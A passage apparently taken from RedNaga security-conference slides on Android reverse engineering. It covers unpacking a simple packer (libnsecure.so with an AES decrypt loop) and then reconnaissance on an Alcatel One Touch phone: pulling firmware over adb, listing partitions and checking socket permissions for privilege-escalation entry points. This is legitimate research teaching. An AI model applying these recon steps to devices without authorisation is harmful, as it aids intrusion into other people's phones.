the first entry down to the code block below.

"main" class for first entry point



```
static void com.merry.wapper.WapperApplication.<clinit>()
const-string          v0, aNsecure # "nsecure"
invoke-static         {v0}, <void System.loadLibrary(ref) imp. @ System_loadLibrary>

locret:
return-void
Method End
```

A screenshot of assembly code for the function WapperApplication.<clinit>(). The code is in a dark-themed editor. The first line is 'static void com.merry.wapper.WapperApplication.<clinit>()'. The second line is 'const-string v0, aNsecure # "nsecure"'. The third line is 'invoke-static {v0}, <void System.loadLibrary(ref) imp. @ System\_loadLibrary>'. The fourth line is 'locret:'. The fifth line is 'return-void'. The sixth line is 'Method End'. A red arrow points from the 'System.loadLibrary' call in the third line up to the 'WapperApplication\_attachBaseContext@VL' entry in the function list above.

Let's open up libnsecure.so in IDA Pro

# NATIVE LIFECYCLE CHECK

Let's remember our life cycle, again

```
.init_array:00004E40 ; =====
.init_array:00004E40
.init_array:00004E40 ; Segment type: Pure data
.init_array:00004E40      AREA .init_array, DATA, ALIGN=0
.init_array:00004E40      ; ORG 0x4E40
.init_array:00004E40      DCB      0
.init_array:00004E41      DCB      0
.init_array:00004E42      DCB      0
.init_array:00004E43      DCB      0
.init_array:00004E43 ; .init_array ends
.init_array:00004E43
```


- Nothing special in the .init\_array
- No JNI\_OnLoad
- Nothing looks obfuscated, but reference to AES?
- One Java JNI looking reference

Function name

- AAssetManager\_fromJava
- AAssetManager\_open
- AAsset\_close
- AAsset\_getLength
- AAsset\_read
- AESDecrypt
- Java\_com\_merry\_wapper\_WapperApplica...
- \_JNIEnv::CallObjectMethod(\_jobject \*,\_jm...
- \_JNIEnv::CallStaticObjectMethod(\_jclass \*...
- \_JNIEnv::CallVoidMethod(\_jobject \*,\_jmet...
- \_JNIEnv::DeleteLocalRef(\_jobject \*)
- \_JNIEnv::NewObject(\_jclass \*,\_jmethodID ...
- \_Unwind\_Complete
- \_Unwind\_DeleteException
- \_Unwind\_GetCFA
- \_Unwind\_GetDataRelBase

# LET'S GET UNPACKING

Well then...



# LET'S GET UNPACKING

Well then...



# LET'S GET UNPACKING

The money shot!



# LET'S GET UNPACKING

The money shot!

Decrypt loop




# LET'S GET UNPACKING

The money shot!

Decrypt "key"

Decrypt loop



# THANKS PANGXIE!

Ah, first packer down...

- Sample on USB drive (along with others, some more complex)
- Simplistic, no real tricks
- Easy to manipulate and reuse (seen malware doing this)
- Multiple weak points
  - Get file when dropped to disk
  - Grab file from memory
  - Grab file by waiting for DexClassLoader to get hit





# OFFENSIVE ANDROID REVERSE ENGINEERING

Arc 3 - Jcase / diff

REDNAGA

# ~~OFFENSIVE~~... HACKING ANDROID

Bugs, Backdoors, stupidity o my! (It is hard to find appropriate images sometimes)

- Identify target
- Determine Goal
- Obtain firmware
- Determine possibly entry points
- ??
- Feed Kitten
- Exploit



# IDENTIFY TARGET

Alcatel One Touch Pop Icon A564C

- Uncommon OEM, haven't hacked before
- Cheap-ish - \$120usd
- Modern-ish OS - 4.4.2
- Locally obtainable at small town Wal-Mart
- Qualcomm Chipset
- I wanted on the QPSI Hall of Fame



# GOAL

Get on QPSI Hall of Fame

- I wasn't on it
- I'm a fame whore
- I was on most other Android ones
- I had told QPSI I was coming to the HOF
- beaups mocked me for not being on it

## Qualcomm Product Security Hall of Fame

We would like to thank the following researchers for working with us on improving the security of our product portfolio and reporting vulnerabilities to the Qualcomm Product Security Team. If you would like to report a security vulnerability, please reach out to us via the information provided on the [main](#) page.

### Credits

- Ralf-Philipp Weinmann
- GSMK
- Benoit Michau
- Christophe Devine
- beaups
- Josh Thomas
- Mathew Solnik
- Marc Blanchou
- Dan Rosenberg
- Frédéric Basse
- Gal Beniamini
- Yu-Cheng Lin 林禹成

# FIRMWARE

Getting the goods

- Factory Image - not found
- OTA zip - incomplete
- JTAG - too much effort
- Chip off (Remove emmc) - destructive
- Pull with adb - meh better than nothing



# FIRMWARE

Getting the goods

- bootstack - not with adb pull
- kernels/ramdisks - not with adb pull
- modems - not with adb pull
- system - most of it with adb pull
- Better than nothing



# FIRMWARE


Getting the goods

```
system — bash — 80x24
Last login: Thu Jul 30 15:25:28 on ttys005
Retina:~ jcase$ mkdir onetouch
Retina:~ jcase$ cd onetouch/
Retina:onetouch jcase$ mkdir system
Retina:onetouch jcase$ cd system/
Retina:system jcase$ adb pull /system
pull: building file list...
pull: /system/app/custpack/VideoPlayer.odex -> ./app/custpack/VideoPlayer.odex
pull: /system/app/custpack/VideoPlayer.apk -> ./app/custpack/VideoPlayer.apk
pull: /system/app/custpack/PinyinIME.odex -> ./app/custpack/PinyinIME.odex
pull: /system/app/custpack/PinyinIME.apk -> ./app/custpack/PinyinIME.apk
pull: /system/app/custpack/OpenWnn.odex -> ./app/custpack/OpenWnn.odex
pull: /system/app/custpack/OpenWnn.apk -> ./app/custpack/OpenWnn.apk
pull: /system/app/custpack/JrdWeather.odex -> ./app/custpack/JrdWeather.odex
pull: /system/app/custpack/JrdWeather.apk -> ./app/custpack/JrdWeather.apk
pull: /system/app/custpack/JrdTorch.odex -> ./app/custpack/JrdTorch.odex
pull: /system/app/custpack/JrdTorch.apk -> ./app/custpack/JrdTorch.apk
pull: /system/app/custpack/JrdTimeTool.odex -> ./app/custpack/JrdTimeTool.odex
pull: /system/app/custpack/JrdTimeTool.apk -> ./app/custpack/JrdTimeTool.apk
pull: /system/app/custpack/JrdSetupWizard.odex -> ./app/custpack/JrdSetupWizard.
odex
pull: /system/app/custpack/JrdSetupWizard.apk -> ./app/custpack/JrdSetupWizard.a
pk
pull: /system/app/custpack/JrdNotePad2.odex -> ./app/custpack/JrdNotePad2.odex
```

# FIRMWARE

Getting the goods

- app/priv-app - dalvik / apks
- bin/xbin - ELF's/scripts
- etc - scripts and stuff
- framework - dalvik / "jars"
- lib - libraries and modules
- vendor - mix of stuff




```
Retina:system jcase$ ls -l
app
bin
build.prop
etc
framework
lib
priv-app
system.ver
tts
usr
vendor
xbin
Retina:system jcase$
```



# FIRMWARE

Getting the goods

- about - lk bootloader
- boot - main kernel/ramdisk
- modem - baseband
- recovery - recovery kernel/ramdisk
- sbl1 - secondary boot loader
- tz - trustzone



```
system — adb — 58x32
shell@Yaris5NA:/dev/block/platform/msm_sdcc.1/by-name $ ls
DDR
about
aboutbk
boot
cache
custpack
fota
fsc
fsg
misc
mobile_info
modem
modemst1
modemst2
pad
persist
recovery
redbend
rpm
rpmbk
sbl1
sdi
splash
ssd
system
traceability
tunning
tz
tzbk
userdata
shell@Yaris5NA:/dev/block/platform/msm_sdcc.1/by-name $
```

# WHERE TO START

My favorite starting points

- Accessible unix/tcp/udp sockets
- Insecure file system permissions
- Privileged application manifests
- Permissions added by OEMs
- Scripts/binaries ran as privileged users
- Kittens are not starting points



Meow?

# SOCKETS

Getting the goods

- Get familiar with what is normal
- As with anything, target OEM additions
- Look for weak permissions on unix sockets
- Busybox's netstat is better than Android's



# UNIX SOCKETS

Often ripe for abuse

- Look for unusual sockets
- Check group/owner/permission
- Nothing here sticks out to me

```
system — adb — 84x21
shell@Yaris5NA:/ $ ls -l /dev/socket/
srw-rw---- system system 2015-07-17 12:22 adbd
srw-rw---- root inet 2009-01-02 13:00 cnd
srw-rw---- root inet 2009-01-02 13:00 dnsproxyd
srw----- system system 2009-01-02 13:00 installd
srw-rw---- root system 2009-01-02 13:00 mdns
srw-rw-rv- root system 2015-07-17 12:22 mpctl
srw-rw---- root system 2009-01-02 13:00 netd
srw-rw-rv- root root 1970-03-05 14:56 property_service
drwxrws--- media audio 2015-07-17 12:22 qmux_audio
drwxrws--- bluetooth bluetooth 2015-07-17 12:22 qmux_bluetooth
drwxrws--- gps gps 2015-07-17 12:22 qmux_gps
drwxrws--- radio radio 2015-07-17 12:22 qmux_radio
srw-rw---- root radio 2009-01-02 13:00 rild
srw-rw---- radio system 2009-01-02 13:00 rild-debug
srw-rw---- root system 2009-01-02 13:00 thermal-recv-client
srw-rw-rv- root root 2009-01-02 13:00 thermal-recv-passive-client
srw-rw-rv- root root 2009-01-02 13:00 thermal-send-client
srw-rw---- root mount 2009-01-02 13:00 vold
srw-rw---- root system 2009-01-02 13:00 zygote
shell@Yaris5NA:/ $
```

# NETWORK SOCKETS

